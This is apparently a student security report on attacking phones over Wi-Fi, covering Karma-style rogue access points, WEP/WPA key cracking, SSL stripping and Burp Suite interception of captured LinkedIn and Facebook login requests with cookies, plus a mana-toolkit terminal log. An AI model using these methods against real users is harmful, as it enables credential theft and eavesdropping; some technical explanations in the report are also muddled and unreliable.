Wireless Networks impacts on Mobile Devices

INTRODUCTION:

In October 2016, for the first time in history mobile and tablet devices accounted for 51.3% of internet usage compared to desktop devices 48.7% globally. And in some countries like India the usage is far too more with mobile devices contributing to 78.05%. So it is clear that mobile devices should be more secure than the desktop for accessing internet. But mobile devices as we know are less secure with no dedicated anti-virus protection.

PROTOCOLS AND TERMS:

This section discussed the protocols and terms that you need to know to understand the contents of this report and also what and why are these protocols are used.

HTTP – Hypertext Transfer Protocol this an application based protocol which is not used these days but mostly sends all the data sent over the internet as a plain text. Anyone in the network can do the man in the middle attack and gets all the credentials that is passed.

HTTPS – HTTP over SSL or **HTTP** Secure used **SSL (Secure Socket layer**) layer to encrypt the data that is sent over the internet. This may seem a good and secure idea. But we know how the TCP handshakes works when the user says a Hello to the server, the server sends the user an acknowledgement with its public key. Consider an intruder who sits in the middle who intercepts this first message he can replace the server public key with his public key and sends the user. He can then open all the messages sent to the server anonymously.

CA – Certification Authority is an organization that issues digital certificates. A certificate is essential in order to circumvent a malicious party which happens to be on the route to a target server which acts as if it were the target (man-in-the-middle attack).

Many of the major website providers now use the **HSTS (HTTP Strict Transport Security).** This is done by installing a SSL trusted list within the browser so that the first connection between the browser and the server is always encrypted as you can see the public key from your browser. This prevents the downgrade attacks and cookie hijacking. Sometimes a malicious application or a compromised application can skip any security check and still fool the users in believing that they are secure. But if the browser is not upgraded and if the server you are connecting is updated with CA who is not in your browser list of CA some allow the data to be sent in HTTP (downgrade attack).

WI-FI IN SMART PHONES:

Smart phones use internet either through mobile network service provider or through the Wi-Fi. Internet access through the network provider is more secure one but still why do people go with Wi-Fi? Because of speed and low cost and also due to city wide projects such as the Project Loon from Google. So making the mobile devices when connected to the internet through Wi-Fi is must.

How does a mobile phone connect to a Wi-Fi network?

When we turn on the Wi-Fi settings in mobile phone it sends a probe request to all the previously connected networks by sending the ESSID and BSSID probe requests. The mobile phone usually has two list within them, the Preferred Network List (PNL) and the Available Network list. The PNL has all the previous Network to which it was connected and is trusted by the user. The ANL has the SSID of the nearby Access points that are broadcasting. When an entry in the PNL and ANL matches then the device connects to the AP. When no entry matches it asks the user to select a network which is nearby to it with strong signal.

How is this vulnerable? What is Karma attack?

All the probe request frame from the nearby APs and the Mobile devices happen in the open surrounding, which anyone can listen to. So an intruder with a modern IEEE 802.11 cards can listen to all these requests in promiscuous mode. Hiding the APs by not broadcasting the SSID does not make any change. As the mobile device will send a request frame looking for a Network in the PNL which can be listened by the intruder. After listening to the SSID the intruder can broadcast a signal with the SSID that the mobile device is looking for and lures the device to connect to it. This attack is known as Karma attack. And the sad truth is that the user of the mobile device is not even aware that his device has been contacted to some malicious AP.

But due to the current development in technologies performing a basic karma attack is not possible as the mobile device before connecting to the AP in PNL checks if the AP it is going to connect thinking in its PNL has the same encryption method and the current mobile device even stores the AP’s location so that it won’t broadcast all the list everywhere.

What are the type of Encryption methods that Wi-Fi use which is secure?

There are two predominant encryption method WEP and WPA/WPA2. WEP is Wired Equivalent Privacy which uses the stream cipher RC4 for confidentiality and CRC-32 checksum for integrity. WEP uses a 24-bit initialization vector which with the current hardware configuration it is easily breakable. WPA is Wi-Fi protected access which superseded the WEP due to its tremendous security. WPA uses a **TKIP** (Temporal Key Integrity Protocol) which employs a per-packet key, meaning that it dynamically generates a new 128-bit key for each packet and thus prevents types of attacks that compromised WEP. WPA2 uses **CCMP** (Cipher Block Chaining Message Authentication Protocol) instead of TKIP which is more secure and intangible. However, these does not use any authentication server they work on the idea of pre-shared key and implemented in home network. Although, these are the protocols currently used in the wireless network they are still vulnerable to the basic dictionary attacks.


Aircrack-ng for example is an 802.11 WEP and WPA/WPA2 key cracking program. This uses two methods to crack the key shared. The **PTW** (Pyshkin, Tews, Weinmann) and the **FMS/Korek** method the later one is involves more statistical attacks to find the Key and the PTW uses less data packets to find the key. The disadvantage of the PTW attack is that it works on only the ARP packets and cannot be imposed on other traffic. The FMS/Korek method uses multiple techniques such as FMS and Korek attacks along with brute force. When using these statistical techniques to crack the secret key, each byte of the key is essentially handled individually and the probability that a certain byte of the key is correctly guessed goes up to 15% when the right initialization vector is captured for a particular key byte. Essentially, certain IVs will leak the key. This statistical approach is to crack for WEP and does not apply to WPA/WPA2. However, dictionary attacks can be used to crack the WPA/WPA2.

Enterprise network requires an authentication server such as **RADIUS** (Remote Authentication Dial-In User Services) which is more complicated than common WPA2 and defends against dictionary attacks as it uses a dedicated server which authenticates if the request is from a trusted source. **EAP** (Extensible Authentication Protocol) is the protocol which used to provide the enterprise level security and there are about 40 types of EPA protocols but all the standard EAP provides mutual authentication, resistance to dictionary attacks, protection against Man in the Middle attacks and protected ciphersuite negotiation, this eliminates some of the EAP in that 40 types such as EAP-MD5, EAP-OTP as they fail to provide the standard requirements. Most used EAP that passes the requirements are PEAP, TTLS, EAP/TLS, EAP-FAST. Even though, EAP looks like it is more secure it has certain vulnerabilities as any unauthenticated user can initiate an EAP conversation. EAP communicates with RADIUS server from any unauthenticated user. Validation of RADIUS server is based on certificate validation. Creating a malicious RADIUS server and making to trust the mobile device the CA destroys the sole purpose of the creation of RADIUS server.

ANALYSIS OF THE CA IMPORTANCE USING BURP SUITE:

Let us discuss the importance of the CA. We all know that the https connection is end to end encryption and is not vulnerable against Mitm. But in our project we were able to decrypt the credentials. How was this possible. The total security of the HTTPS depends up on the CA installed within the browser. So the applications like BurpSuite takes advantage of this drawback and asks us to install the CA of the burpsuite in the browser. When the CA is installed in the browser there is no warning in the browser. And also the burp suite thus can see the password in plain text. The fact that user is responsible in installing that third party CA but methods discussed like sending the CA while the user is connecting to our access points shows that there is an increased probability in attacking the user. And my view is all over the world we just trust google chrome to be safe and we use our data there is a possibility that if google decides to see our data it can. Also anyone can develop a browser or anyone can develop an application with CA installed those application can monitor the mobile phone and creates a vulnerability.

Before installing the CA in the android phone:


2:03 PM

~~ps~~://facebook.com

Your connection is not private

Attackers might be trying to steal your information from **facebook.com** (for example, passwords, messages, or credit cards).


NET::ERR_CERT_AUTHORITY_INVALID

Automatically report details of possible security incidents to Google. Privacy policy

RELOAD

ADVANCED

The above image shows that the browser warns of safety. During this time there is no burp suite interception


2:03 PM


~~ps~~://facebook.com

Chrome tried to connect to facebook.com this time, the website sent back unusual and incorrect credentials. This may happen when an attacker is trying to pretend to be facebook.com, or a Wi-Fi sign-in screen has interrupted the connection. Your information is still secure because Google Chrome stopped the connection before any data was exchanged.

You cannot visit facebook.com right now because the website uses HSTS. Network errors and attacks are usually temporary, so this page will probably work later. Learn more.


RELOAD

The above image shows that the browser tells the connection is HSTS


Automatically report details of possible security incidents to Google. Privacy policy

This server could not prove that it is **www.linkedin.com**; its security certificate is not trusted by your device's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection. Learn more.


The above image shows that the linkedin.com does not use HSTS and can be proceeded even though there is safety warning from the browser.


LinkedIn

Did you mean: ?


- Email default@mailinator.com
- Password •••••••

The above image shows that the LinkedIn page is loaded.


Burp Suite Free Edition v1.7.06 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches
Ask me anything
3:02 PM
11/21/2016

Request to https://www.linkedin.com:443 [108.174.10.10]

```
POST /uas/login-submit HTTP/1.1
Host: www.linkedin.com
Connection: close
Content-Length: 306
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: https://www.linkedin.com
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Z667T Build/KVT49L) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.141 Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://www.linkedin.com/uas/login
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: leo_auth_token="GST:UtbUSCWd0deXgeb4dN4AzQYzYN7Sc714IVb218YL8deX-qbmHsgm8z:1479762112:de959adf677b179d5320943d84d0a67a948c0647"; JSESSIONID="ajax:0582239658953276405"; visit="v=1&G"; lang="v=2&lang=en-us";
bcookie="v=2&b618836e-f601-4d8c-8208-70da4cb59a61"; bscookie="v=1&201611212101529 7adcdb6-3607-4629-8062-12065649b473AQFHw1Sb-fo0Hn0L-bMAsfq9bxeANMwj";
lidc="b=VGST06:g=199:u=1:i=1479762112:t=1479848512:s=AQF8R-gwy5cr-K75D1nQd1T5XNmZ31kb"

isJsEnabled=false&tryCount=&source_app=&clickedSuggestion=false&session_key=default%40mailinator.com&session_password=defaukt&session_redirect=&trk=&loginCsrfParam=b618836e-f601-4d8c-8208-70da4cb59a61&fromEmail=&cs
rfToken=ajax%3A0582239658953276405&sourceAlias=0_7r5yezRXCiA_HOCRD8sf6Dh0jTKUNps5xGTqeX8EEoi
```




```
2:s=AQF8R-gwy5cr-K75D1nQd1T5XNmZ31kb"

ggestion=false&session_key=default%40mailinator.com&session_password=defaukt&session_redirect=&trk=&loginCsrfParam=b618
7r5yezRXCiA_HOCRD8sf6Dh0jTKUNps5xGTqeX8EEoi
```

The above image shows that the burp suite a third party software can intercept the credentials sent to linkedin.com

This proves that without the CA installed in the phone some of the HTTPS connection can be accessed using downgrade attack and HSTS connection cannot be made.

After installing the CA in the phone:



Name the certificate

Certificate name:

Credential use:
VPN and apps


The package contains:
one CA certificate

Installing the CA.




default@mailinator.com
default

Browser allowing the HTTPS connection.


Burp Suite Free Edition v1.7.06 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Comment this item

Request to https://m.facebook.com:443 [157.240.2.35]

```
POST /login/async/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&lwv=100&login_try_number=1 HTTP/1.1
Host: m.facebook.com
Connection: close
Content-Length: 487
Origin: https://m.facebook.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Z667T Build/KVT49L) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.85 Mobile Safari/537.36
X-Response-Format: JSONStream
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: https://m.facebook.com/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&_rdr
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: datr=WXAzW07oMRDICiDKPpeRl-VM; reg_fb_gate=https%3A%2F%2Fm.facebook.com%2F%3Frefsrc%3Dhttps%253A%252F%252Fwww.facebook.com%252F; m_ts=1479766105; m_pixel_ratio=1; wd=320x480;
reg_fb_ref=https%3A%2F%2Fm.facebook.com%2Fsem_campaigns%2Fsem_pixel_test%2F%3Fgoogle_pixel_category%3D4%26google_pixel_src%3Dhttps%253A%252F%252Fgoogleads.g.doubleclick.net%252Fpagead%252Fviewthroughconversion%252F
995153884%252F%253Fvalue%253D1.00%2526currency_code%253DUSD%2526label%253DsmBrCMnWkWAQ3K_D2gM%2526guid%253DON%2526script%253D0%26encoded_one%3DAQRrgTreJqzPaEZy6UxSVqw_14BG8PMS_vs49fki0tjiJuAJEVhYCfCadwj-9EkWMjrwgth
zUH-Ss5n9IPKTg-iS%26encoded_two%3DAQQ0LKD4mYbAjpNvFX4B239Ag-PYNC2nwTjgQtTNE88acjNzmYsc0bmVtznZK53dTmxAASmNPr3ayR5Acm2IHp41; fr=0rDFZM05LtqLg60oU..BYM3BZ.oo.AAA.0.0.BYM3Cw.AWVRXSH_

charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&version=1&ajax=0&width=0&pxr=0&gps=0&dimensions=0&m_ts=1479766105&li=WXAzWFgXFain4i8t3IQ-tV-r&email=default%40mailinator.com&pass=d
efault&m_sess=&fb_dtsg=AQGR6ziZIsCG%3AAQFkrNSD8n7E&lsd=AVprsLqe&__dyn=1Z3p41oxu4U46AeDgy78qzoC3ql2wAxu0HobE6ulVw8226lbxG0yVE4a4o70q0C8hw&__req=4&__ajax__=AYk72rVHdqJT0RaFvelQehWn-1v02cQg7XiqsZuYNnKe4Iy3vYgpUz5pi4Ze
qV75ml880Sez6eLopH08LopR0YW0VByywUjueD5luN8EzWfjLQ&__user=0
```



```
charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&version=1&ajax=0&width=0&pxr=0&gps=0&dimensions=0&m_ts=1479766105&li=WXAzWFgXFain4i8t3IQ-tV-r&email=default%40mailinator.com&pass=d
efault&m_sess=&fb_dtsg=AQGR6ziZIsCG%3AAQFkrNSD8n7E&lsd=AVprsLqe&__dyn=1Z3p41oxu4U46AeDgy78qzoC3ql2wAxu0HobE6ulVw8226lbxG0yVE4a4o70q0C8hw&__req=4&__ajax__=AYk72rVHdqJT0RaFvelQehWn-1v02cQg7XiqsZuYNnKe4Iy3vYgpUz5pi4Ze
qV75ml880Sez6eLopH08LopR0YW0VByywUjueD5luN8EzWfjLQ&__user=0
```

Burp suite a third party software able to intercept the HSTS connection too when it’s CA is installed.

EXPLOITS USING AN ADVANCED ROGUE ACCESS POINT:

Implementation:

The advanced Rogue access point we discuss here are created using the above attacks that are discussed above. The exploits can be explained in to two types.

1) Upstream enabled
2) No upstream.

The rogue access point is created in the same manner in both the cases. Both the cases have a shell file which starts all the process for the exploit to begin. The first process the file starts is the hostapd configuration, which turns the wlan0 in to promiscuous mode and makes as an access point. The access point created is open network. So you have to wait, when a mobile device connects to it we can listen to the data which is http but not the https. This is basic stuff which all rogue access point can do.


So you have to create an access point and wait for the user to connect?

The process of our project is to take advantage of the probe request from the PNL of the mobile device. Our access point has the ability to make the mobile device connect to it automatically and not wait for the user of the device to choose the network. This is done by modifying the karma attack little bit. Our access point when it listens to the PNL request from the mobile device and learns the SSID and starts broadcasting with the same SSID. And when we do a Dos (Denial of Service) attack on the actual access point when the mobile device tries again it is tricked to connect to our rogue access point. This is common for wireless networks which are open source as the new mobile devices cannot be tricked with the same SSID if the network in the PNL uses a WEP or WPA/WPA2 it expects the rogue access point to be also that nature.

In order to overcome this problem our advanced access point also does the dictionary attack and the PTW attack discussed above to obtain the password of the networks that are in PNL and can imitate the network and now when both the type of encryption and the SSID are same the mobile devices connects to our rogue access point.


Now we will see the difference between the two types:

1) **Upstream method:**
   In this method the shell file has a SSL strip process which is executed when the mobile devices are connected to the rogue access point. This method allows the user to connect to the internet by routing the request sent to the wlan0 to any interface which is connected to the internet. What SSL strip does is that it takes the https request from the mobile devices and strips the SSL layer and does a normal http request from the laptop. This is possible as the request are sent as the request from old browser. But however requests such as HSTS fails in the SSL strip application. But this enables the intruder to monitor the sites the user visits which is also a privacy concern.


Applications
Places
Terminal
Sat Dec 3, 17:10:58
root@dante: /usr/share/mana-toolkit/run-mana
File Edit View Search Terminal Help

```
WPA: wpa_sm_step() called recursively
wlan0: STA 98:6c:f5:75:df:7f IEEE 802.11: deauthenticated due to local deauth request

root@dante:/usr/share/mana-toolkit/run-mana# gedit /etc/mana-toolkit/hostapd-mana.conf
root@dante:/usr/share/mana-toolkit/run-mana# ./start-nat-full.sh
hostname WRT54G
Current MAC:   00:11:22:33:44:00 (CIMSYS Inc)
Permanent MAC: a8:a7:95:6e:da:49 (unknown)
New MAC:       d6:cb:9b:45:17:87 (unknown)
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "IIT-Secure"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
dnsmasq: Symbol `nettle_hashes' has different size in shared object, consider re-linking
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit 0.4.11 (built 2015-11-22)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Build info: V:FILE
Features: -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
Local process info support: no
compiled against OpenSSL 1.0.2d 9 Jul 2015 (1000204f)
rtlinked against OpenSSL 1.0.2j  26 Sep 2016 (100020af)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
SSL/TLS protocol availability: ssl3 tls10 tls11 tls12
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS_ROLLBACK_B
UG
compiled against libevent 2.0.21-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
SSL/TLS protocol: negotiate
